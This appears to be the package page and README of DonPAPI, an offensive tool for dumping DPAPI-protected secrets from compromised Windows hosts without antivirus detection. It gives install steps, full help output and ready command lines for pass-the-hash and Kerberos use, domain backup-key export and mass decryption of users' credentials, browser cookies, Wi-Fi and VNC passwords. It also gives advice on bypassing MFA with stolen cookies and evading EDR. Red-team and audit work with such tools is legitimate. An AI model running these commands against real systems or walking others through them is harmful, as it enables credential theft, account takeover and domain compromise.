
Dumping revelant information on compromised targets without AV detection

Project description
DonPAPI
Dumping revelant information on compromised targets without AV detection

Lots of credentials are protected by DPAPI.
We aim at locating those "secured" credentials, and retrieve them using :
- User password
- Domaine DPAPI BackupKey
- Local machine DPAPI Key (protecting
TaskScheduledblob)
We made a talk in french about DPAPI called DPAPI - Don't Put Administration Passwords In 🇫🇷:
- Slides
- Video - coming soon
Table of Contents
Installation
pip install donpapi
or
git clone https://github.com/login-securite/DonPAPI.git
cd DonPAPI
python3 -m pip install .
DonPAPI
or
git clone git+https://github.com/login-securite/DonPAPI.git
cd DonPAPI
poetry update
poetry run DonPAPI
Helper
$ DonPAPI


         ,
       ,
        (
       .
                                &&&&&&                   LeHack Release! 💀
     &&&&&%%%.                  &&&&&&
      &&&&%%%              &&&& &&&&&&       &&&&&&            &&&&&.
      &&&&%%%           &&&&&&& &&&&&&    &&&&&&&&&&&&&     &&&&&&&&&&&
      &&&&%%%         &&&&&&&&& &&&&&&  &&&&&&&&&&&&&&&&   &&&&&&&&&&&&&
    &&&&&&%%%%%       &&&&&&    &&&&&&  &&&&&&    &&&&&&   &&&&&   &&&&&   #####
 &&&&&&&&&%%%%%%%     &&&&&&&&&&&&&&&&  (&&&&&&&&&&&&&&&   &&&&&   &&&&&   # # #
 &/&/////////////%      &&&&&&&&&&&&      &&&&&&&&&&&&     &&&&&   &&&&&   #####
&&/&/#////////(//%         &&&&&&            &&&&&&        &&&&&   &&&&&    ###
&&/&/////////////%
&&/&/////////////%        &&&&&&&&&        &&&&&&&&&&        &&&&&&&&&     &&&&&
&&/&//////////(//%     &&&&&&&&&&&&&&    &&&&&&&&&&&&&&   &&&&&&&&&&&&&&   &&&&&
&&/&/////////////%     &&&&&&   &&&&&&  &&&&&&   &&&&&&&  &&&&&&   &&&&&&  &&&&&
&&/&///////////(/%    &&&&&&    &&&&&&  &&&&&&    &&&&&& &&&&&&    &&&&&&  &&&&&
&&/&///(/////////%    &&&&&& &&&&&&&&&  &&&&&&&&& &&&&&& &&&&&& &&&&&&&&&  &&&&&
&&/&/////////////%    &&&&&& &&&&&&&      &&&&&&& &&&&&& &&&&&& &&&&&&&    &&&&&
&&#&###########/#%    &&&&&&                             &&&&&&
&&###############%    &&&&&&                             &&&&&&

usage: DonPAPI [-h] [-credz CREDZ] [-pvk PVK] [-d] [-t number of threads] [-o OUTPUT_DIRECTORY] [-H LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-local_auth] [-laps] [-dc-ip ip address]
               [-target-ip ip address] [-port [destination port]] [-R] [--type TYPE] [-u] [--target] [--no_browser] [--no_dpapi] [--no_vnc] [--no_remoteops] [--GetHashes] [--no_recent] [--no_sysadmins]
               [--from_file FROM_FILE]
               [target]

SeatBelt implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -credz CREDZ          File containing multiple user:password or user:hash for masterkeys decryption
  -pvk PVK              input backupkey pvk file
  -d, --debug           Turn DEBUG output ON
  -t number of threads  number of threads
  -o OUTPUT_DIRECTORY, --output_directory OUTPUT_DIRECTORY
                        output log directory

authentication:
  -H LMHASH:NTHASH, --hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the
                        command line
  -aesKey hex key       AES key to use for Kerberos Authentication (1128 or 256 bits)
  -local_auth           use local authentification
  -laps                 use LAPS to request local admin password

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Reporting:
  -R, --report          Only Generate Report on the scope
  --type TYPE           only report "type" password (wifi,credential-blob,browser-internet_explorer,LSA,SAM,taskscheduler,VNC,browser-chrome,browser-firefox
  -u, --user            only this username
  --target              only this target (url/IP...)

attacks:
  --no_browser          do not hunt for browser passwords
  --no_dpapi            do not hunt for DPAPI secrets
  --no_vnc              do not hunt for VNC passwords
  --no_remoteops        do not hunt for SAM and LSA with remoteops
  --GetHashes           Get all users Masterkey's hash & DCC2 hash
  --no_recent           Do not hunt for recent files
  --no_sysadmins        Do not hunt for sysadmins stuff (mRemoteNG, vnc, keepass, lastpass ...)
  --from_file FROM_FILE
                        Give me the export of ADSyncQuery.exe ADSync.mdf to decrypt ADConnect password
Usage
Dump all secrets of the target machine with an Domain admin account :
DonPAPI domain/user:passw0rd@target
or a Local one :
DonPAPI -local_auth user@target
Using PtH
DonPAPI --hashes <LM>:<NT> domain/user@target
Using kerberos (-k)
DonPAPI -k domain/user@target
Using a user with LAPS password reading rights
DonPAPI -laps domain/user:passw0rd@target

Using relayed socks:
To decrypt secrets DonPapi might need :
- Nothing, when facing reversible encryption (firefox, mremoteNG, VNC)
- the machine DPAPI Key, we will fetch it automatically thanks to secretdumps when having an admin acces (Wifi, scheduled task passwords)
- the user password for everything related to DPAPI Protection, or de DPAPI Domain Backup key
It is possible to provide a list of credentials that will be tested on the target. DonPAPI will try to use them to decipher masterkeys.
This credential file must have the following syntax:
user1:pass1
user1:pass2
user2:passX
...
DonPAPI -credz credz_file.txt domain/user:passw0rd@target
When a domain admin user is available, it is possible to dump the domain backup key using impacket dpapi.py tool:
dpapi.py backupkeys --export -t domain/user:passw0rd@target_dc_ip
Or with dploot:
dploot backupkeys -u username -p password -d domain 192.168.56.30
This backup key (pvk file) can then be used to dump all domain user's secrets!
DonPAPI -pvk domain_backupkey.pvk domain/user:passw0rd@domain_network_list
Target can be an IP, IP range, CIDR, FQDN, file containing list targets (one per line)
Curently gathered info
- Windows credentials (Taskscheduled credentials & a lot more)
- Windows Vaults
- Windows RDP credentials
- Windows certificates
- AdConnect (still require a manual operation)
- Wifi key
- Internet explorer Credentials
- Chrome cookies & credentials
- Firefox cookies & credentials
- VNC passwords
- mRemoteNG password (with default config)
Compliance check
- SMB signing status
- OS/Domain/Hostname/Ip of the audited scope
Operational use
With local admin account on a host, we can :
- Gather machine protected DPAPI secrets
- ScheduledTask that will contain cleartext login/password of the account configured to run the task
- Wi-Fi passwords
- Extract Masterkey's hash value for every user profiles (masterkeys beeing protected by the user's password, let's try to crack them with Hashcat)
- Identify who is connected from where, in order to identify admin's personal computers.
- Extract other non-dpapi protected secrets (VNC/Firefox/mRemoteNG)
- Gather protected secrets from IE, Chrome, Firefox and start reaching the Azure tenant.
With a user password, or the domain PVK we can unprotect the user's DPAPI secrets.
- Use cookies to bypass MFA (https://www.eshlomo.us/pass-the-cookie-crumble-the-cloud/)
Reports & Raw Data
DonPapi will extract and consolidate a bunch of raw information:
- raw user and passwords in 'raw_credz'
- dumped certificates informations
- raw cookies
- raw sam hash
- raw users masterkey's hash (Good luck with cracking those, but it might be the only hash you'll get for some SuperAdmin Accounts)
- raw DCC2
To generate the report, just use DonPAPI with -R.
HTML Reports will be created, as you'll probably have so many passwords that your browser will crash rendering it, i tried to separate those in few reports.
Cookies are great to bypass MFA, by clicking on a cookie in the report you'll copy what you need to paste to cookie in your browser dev console.
If the certificate allow client authentication, you can click on "Yes" to get a working certipy auth command with the certificate in your clipboard.
some info are excluded from the reports, you can still acces all the data in the sqlite3 donpapi.db database.
Opsec consideration
The RemoteOps part can be spoted by some EDR (it's basically a secretdump). It can be disabled using --no_remoteops flag, but then the machine DPAPI key won't be retrieved, and scheduled task credentials/Wi-Fi passwords won't be harvested.
Credits
All the credits goes to these great guys for doing the hard research & coding :
- Benjamin Delpy (@gentilkiwi) for most of the DPAPI research (always greatly commented, <3 your code)
- Alberto Solino (@agsolino) for the tremendous work of Impacket (https://github.com/SecureAuthCorp/impacket). Almost everything we do here comes from impacket.
- Alesandro Z & everyone who worked on Lazagne (https://github.com/AlessandroZ/LaZagne/wiki) for the VNC & Firefox modules, and most likely for a lots of other ones in the futur.
- dirkjanm @_dirkjan for the base code of adconnect dump (https://github.com/fox-it/adconnectdump) & every research he ever did. I learned so much on so many subjects thanks to you. <3
- @byt3bl33d3r for CME (lots of inspiration and code comes from CME : https://github.com/byt3bl33d3r/CrackMapExec )
- All the Team at @LoginSecurite for their help in debugging my shity code (special thanks to @layno & @HackAndDo for that)
Todo
- Finish ADSync/ADConnect password extraction
- CREDHISTORY full extraction
- Further analysis ADAL/msteams
- Implement Chrome <v80 decoder
- Find a way to implement Lazagne's great module
- Implement ADCS PKI export


Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distribution
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file donpapi-1.0.0.tar.gz.
File metadata
- Download URL: donpapi-1.0.0.tar.gz
- Upload date:
- Size: 602.1 kB
- Tags: Source
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/4.0.2 CPython/3.9.2
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
0f179b586310b9b028b4b6efbf4646253838c24b3e1f64b12edbb7601323c638
|
|
| MD5 |
7363c7df3c6e536068cfc3a0fbe10738
|
|
| BLAKE2b-256 |
1a9308eee13bd7cbd582d179d92adbeb7cc84dbdff353eb77439247e8846562a
|
File details
Details for the file donpapi-1.0.0-py3-none-any.whl.
File metadata
- Download URL: donpapi-1.0.0-py3-none-any.whl
- Upload date:
- Size: 680.2 kB
- Tags: Python 3
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/4.0.2 CPython/3.9.2
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
aa35c24dd0aa0b3e9d2f4bb8ed57d831351d5750896994e560ca63105e4c07cf
|
|
| MD5 |
3c4d34334b6073449d4c10e9a7fc2494
|
|
| BLAKE2b-256 |
3b80496595a46e19af29db447a4f633014f050044e8e3807cef06b74245f0522
|






